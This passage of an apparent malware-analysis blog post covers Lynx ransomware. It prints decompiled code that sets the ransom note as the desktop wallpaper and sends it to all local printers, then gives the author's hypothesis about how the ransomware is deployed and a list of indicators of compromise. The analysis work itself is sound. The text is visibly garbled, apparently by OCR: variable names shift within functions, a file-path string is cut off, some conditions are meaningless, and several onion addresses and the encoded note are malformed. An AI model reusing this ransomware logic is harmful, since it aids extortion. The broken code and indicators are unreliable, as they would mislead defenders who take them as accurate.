
It takes the decoded ransomnote, saves it to temp as "background-image.jpg" and creates a desktop background with the text against a black background.

```
  lpString = decryptedRansomNote;
  local_14 = DAT_00429004 ^ (uint)&stack_248;
  GetTempPathW(0x104,local_228);
  lstrcatW(local_228,L"\\background-image.jpg");
  sVar1 = lstrlenA(lpString);
  dwBytes = sVar1 * 4 + 4;
  DVar5 = 0;
  pvVar2 = GetProcessHeap();
  pvVar3 = CHECKHeapAlloc(pvVar2,DVar5,dwBytes);
  pWStack_2cc = pvVar3;
  if (pvVar3 != (HDC)0x0) {
    MultiByteToWideChar(0,0,lpString);
    pWStack_1c4 = CreateFontW(0x12,0,0,0,400,0,0,0,1,2,0,0,0,L"Pixeboy");
    pWStack_2c8 = GetDC((HWND)0x0);
    pHVar4 = CreateCompatibleDC(pWStack_2c8);
    pStack_2d0 = pHVar4;
    SelectObject(pHVar4,pWStack_2c8);
    psVar1 = &iStack_2bc;
    iVar1 = lstrlenA(lpString);
    GetTextExtentPoint32A(pHVar4,lpString,iVar1,psVar1);
    iVar1 = GetSystemMetrics(0);
    iStack_2c4 = GetSystemMetrics(1);
    cy = GetSystemMetrics(1);
    pHStack_2c0 = CreateCompatibleBitmap(pHStack_2d0,iVar1,cy);
    SelectObject(pHStack_2d0,pHStack_2c0);
    SetTextColor(pHStack_2d0,0xffffff);
    SetBkMode(pHStack_2d0,2);
    GetObjectA(pHStack_2d0,0);
    pHVar4 = pHStack_2cc;
    fVar6 = 0x12b;
    fVar7 = 0x5dc;
    iVar1 = iStack_2bc;
    fStack_264.left = 0;
    fStack_264.right = iVar1;
    fStack_264.bottom = cy;
    iVar1 = lstrlenA(lpString);
    DrawTextA(pHStack_2d0,lpString,iVar1,&fStack_264,0x25);
    uStack_270 = 0x4042;
    uStack_274 = 0;
    uStack_278 = 0;
    uStack_27c = 0x28;
    fStack_260 = 0x28;
    iStack_2ac = GetSystemMetrics(0);
    iStack_2a8 = GetSystemMetrics(1);
    uStack_2a4 = 0x100001;
    uStack_2a0 = 0;
    uStack_298 = 0;
    fStack_29c = iStack_2a8 * iStack_2ac * 2;
    uStack_294 = 0;
    fStack_290.biHeader.biSize = fStack_264;
    fStack_254.biHeader.biWidth = iStack_2ac;
    fStack_254.biHeader.biPlanes = 1;
```

```
  BStack_254.bmiHeader.biBitCount = 0x10;
  uStack_240 = 0;
  uStack_238 = 0;
  BStack_254.bmiHeader.biCompression = 0;
  BStack_254.bmiHeader.biXPelsPerMeter = 0;
  BStack_254.bmiHeader.biYPelsPerMeter = 0;
  BStack_254.bmiHeader.biClrUsed = 0;
  BStack_254.bmiHeader.biClrImportant = 0;
  BStack_254.bmiHeader.biHeight = iStack_2a0;
  BStack_254.bmiHeader.biSizeImage = iStack_29c;
  pHStack_2c0 = CreateCompatibleDC(pHStack_2c8);
  pvVar3 = VirtualAlloc(
             (LPVOID)0x0,uStack_240,0x3000,0x4);
  if (0 < (INDEX)pvVar3) {
    SelectObject(pHStack_2c0,h);
    BitBlt(pHStack_2c0,0,0,iStack_2ac,iStack_2a8,pHVar1,0,0,0xcc0020);
    ReleaseDC((HWND)0x0,pHStack_2c8);
    pHStack_2cc = CreateFileW(L"
                              (LPCWSTR)0x0,2,0x80,
                              (HANDLE)0x0);
    if (pHStack_2cc != 0xffffffff) {
      local_254 = 0;
      WriteFile(pHStack_2cc,&uStack_27c,0x4,&local_254,(LPOVERLAPPED)0x0);
      WriteFile(pHStack_2cc,&iStack_2b4,0x28,&local_254,(LPOVERLAPPED)0x0);
      WriteFile(pHStack_2cc,pvStack_280,0xfffffffc,&local_254,(LPOVERLAPPED)0x0);
      CloseHandle(pHStack_2cc);
      DeleteObject(pHStack_2c0);
```

It then sets the wallpaper registry to point to the newly generated "background-image.jpg".

```
    if (0 < (HBITMAP)0x0) {
      SelectObject(pHStack_2cc,h);
      BitBlt(pHStack_2cc,0,0,iStack_2ac,iStack_2a8,pHVar1,0,0,0xcc0020);
      ReleaseDC((HWND)0x0,pHStack_2c0);
      pHStack_2cc = CreateFileW(L"
                                (LPCWSTR)0x0,2,0x80,
                                (HANDLE)0x0);
      if (pHStack_2cc != 0xffffffff) {
        BStack_254 = 0;
        WriteFile(pHStack_2cc,&uStack_27c,0x4,&local_254,(LPOVERLAPPED)0x0);
        WriteFile(pHStack_2cc,&iStack_2b4,0x28,&local_254,(LPOVERLAPPED)0x0);
        WriteFile(pHStack_2cc,pvStack_280,0xfffffffc,&local_254,(LPOVERLAPPED)0x0);
        CloseHandle(pHStack_2cc);
        DeleteObject(pHStack_2c0);
        DeleteObject(pHStack_2c8);
        DeleteObject(pHStack_2c0);
        free(pvVar3);
        pvVar3 = GetProcessHeap();
        HeapFree(pvVar3,0x0,pvVar3);
        RegOpenKeyW((HKEY)0x80000001,L"Control Panel\\Desktop",&pHStack_2bc);
        if (pHStack_2bc != (HKEY)0x0) {
          iVar1 = lstrlenW(local_228);
          RegSetValueExW(pHStack_2bc,L"Wallpaper",0,1,(BYTE *)local_228,iVar1 * 2 + 2);
          RegCloseKey(pHStack_2bc);
          SystemParametersInfoW(0x14,0,local_228,3);
          exceptionHandler(local_14 ^ (uint)&stack0x0);
          return;
        }
        goto LAB_0040703d;
      }
    }
```



Print Ransomnote

From there the ransomware attempts to print the ransom note to all printers before exiting. It uses the function "printRansomNote" to do this.

```
    if (local_14._3_1_ == '\0') {
      if (g_bVerboseLogging != '\0') {
        LogMessage(0x425ef4);
      }
      printRansomNote();
    }
```

It is quite simple, it enumerates printers on the local network, and prints copies of the decoded ransomnote to all of them, but it excludes printers such as "Microsoft Print to PDF" and "Microsoft XPS Document Writer".

```
lpString = decryptedRansomNote;
local_8 = DAT_00420004 ^ (uint)&stack0xffffffcc;
local_18 = 0;
local_c = 0;
EnumPrintersW(2,0,PRINTER_ENUM_LOCAL,0x0,0,&local_18,&local_c);
pBVar1 = (LPBYTE)HeapAlloc(hHeap,0x0,local_18);
EnumPrintersW(2,0,PRINTER_ENUM_LOCAL,pBVar1,local_18,&local_18,&local_c);
if (g_bVerboseLogging != '\0') {
  LogMessage(0x425bc0);
}
                    /* find and print ransom note -- no virtual printers */
local_2c = 0;
if (local_c != 0) {
  pBVar1 = pBVar1 + 4;
  do {
    iVar2 = lstrcmpiW(*(LPCWSTR *)pBVar1,L"Microsoft Print to PDF");
    if (iVar2 != 0) {
      iVar2 = lstrcmpiW(*(LPCWSTR *)pBVar1,L"Microsoft XPS Document Writer");
      if (iVar2 != 0) {
        hPrinter = OpenPrinterW(*(LPWSTR *)pBVar1,&local_14,(LPPRINTER_DEFAULTS)0x0);
        local_24 = L"My Document";
        local_20 = 0;
        local_1c = &DAT_0042fc60;
        DVar4 = StartDocPrinterW(local_14,1,(LPBYTE)&local_24);
        if (DVar4 == 0) {
          ClosePrinter(local_14);
        }
        else {
          DVar4 = StartPagePrinter(local_14);
          if (DVar4 == 0) {
            EndDocPrinter(local_14);
            ClosePrinter(local_14);
          }
          else {
            DisplayErrorMessage(0x425c60);
            pcVar5 = &local_10;
            DVar4 = lstrlenA(lpString);
            iVar2 = WritePrinter(local_14,lpString,DVar4,pcVar5);
            if (DVar4 == 0) {
              EndPagePrinter(local_14);
              EndDocPrinter(local_14);
              ClosePrinter(local_14);
            }
            else {
              DVar4 = EndPagePrinter(local_14);
              if (DVar4 == 0) {
                EndDocPrinter(local_14);
                ClosePrinter(local_14);
              }
              else {
                DVar4 = EndDocPrinter(local_14);
                if (DVar4 == 0) {
                  ClosePrinter(local_14);
                }
                else {
                  ClosePrinter(local_14);
                  if (g_bVerboseLogging != '\0') {
                    DisplayErrorMessage(0x425cb0);
                  }
                }
              }
            }
          }
        }
      }
    }
    pBVar1 = pBVar1 + 0x54;
    local_2c = local_2c + 1;
  } while (local_2c < local_c);
}
exceptionHandler(local_8 ^ (uint)&stack0xffffffcc);
return;
}
```

Conclusion and Hypothesis

This ransomware is pretty advanced at what I think it is used for. Because it lacks any obfuscation, or packing techniques as well as having CLI prefixes, and lots of logging, in my mind it is very clear that this family is intended to be used as post-exploitation ransomware. It is possible to attempt to position this ransomware for user execution, but given the cmd.exe window that it shows by default, it is unlikely that it is intended to be used this way. The user is likely to instantly close the cmd.exe window, as most applications with differing levels of legitimacy usually never open it, so it would be a big red flag. Even more so that when closing the window in the first few seconds it completely kills the ransomware.

Additionally with it not using any obfuscation, packing, or other obfuscation and exploit techniques, most AV/EDR engines detect this ransomware at runtime, making it unfeasible to execute the ransomware unless you have already have access to the machine and have compromised its security.

"Double Extortion" Claim

Secondly from reports from authorities such as Paloalto Networks' Unit 42 and sandboxes cataloging the ransomware, it is most likely falsely reported as double extortion ransomware, as none of the libraries used or files dropped have any internet capabilities. I have looked at 2-3 samples, even one Paloalto listed, and none of them have any sign of exfiltration capabilities.

Delivery Mechanism

The group behind Lynx ransomware represents an increasingly prevalent and sophisticated double-extortion threat. The threat operators commonly disseminate their ransomware through a variety of cyberattack vectors.

These vectors include:

- Phishing emails that deceive users into revealing sensitive information
- Malicious downloads that surreptitiously install the ransomware onto victims' systems
- Hacking forums where cybercriminals share information and resources

The double extortion aspect of Lynx ransomware means that it exfiltrates a victim's data before encrypting it. This not only encrypts the victim's data, rendering it inaccessible, but also allows the ransomware group to leak or sell this information if the victim does not make a ransom payment.

Like other ransomware groups, this multifaceted approach to cyberextortion has made Lynx ransomware a formidable threat to individuals and organizations alike. This necessitates organizations to develop robust cybersecurity measures to counteract its impact.

Paloalto Networks – https://unit42.paloaltonetworks.com/lnc-ransomware-rebrand-to-lynx/.
— MIRROR — Lynx Ransomware: A Rebranding of LNC Ransomware

It is also possible that it is delivered in the ways that they reference, but I personally doubt it is the main way it is intended to be used or delivered, and that it is far more likely it is post exploitation intended.

It is however a pretty flawless analysis other than this.

Indicators of Compromise (IoCs)

SHA-256	0315dbb7936f855f544e8bb22751fa1098bdb1936a4f830646468f3bac1321663
URL(s)	https[:]//lynxblog[.]net https[:]//lynxblogcm7r3jlfzy5wrmfxzqze7ghxw6rihzkqc4n55qiaucwotcivfd[.]onion https[:]//lynxblogljs4jfohlgic5kiwhbgee4ioovngr4jt4fp4jkcbi2c3pd[.]onion https[:]//lynxblogmqcbrbiugbrpjhwdz25hjnrwkpat5gazne4fikzkgz2cqad[.]onion https[:]//lynxblogxcl1fthkh4cfelog5rjr3ns7dpx7fpxp7qn2ftxm4qd77hcad[.]onion https[:]//lynxblogtwtxtrsrej3eatpjwok5bmqgzd5f7z56iskaqfo7ouuanjad[.]onion https[:]//lynxblognutufcsseawdlj5jhzlkalil15ebkgrzhtwwiirjngvfqid[.]onion

Attacker's Base64 Encoded Public Key	Gq7OERvrjcoW7SmLaAcmbWo+aCiFnaw+RMQaVQ3EvFhs=
Hardcoded Victim ID	67af6915615d9c6519f86a76
Base64 Encoded Ransom Note(s)	WWpsciBkYXRhIGh1IHNobzaBdlBhbmQgZW5jcmlwdGVkLgoKRGcgbmxwYWQgVGFjdCBpaXRoIHVuLgoKDQpJRAoKIHAgPWlkIQoKDQpDaGFsIHNpdGU6IAoNTY3a7hbtGnaxnlyazxOYXVdJpVnhkiaWuzcWlly1zqyczx

—tra

▸ ***For questions, collaboration, or to report vulnerabilities, feel free to reach out:***

Post navigation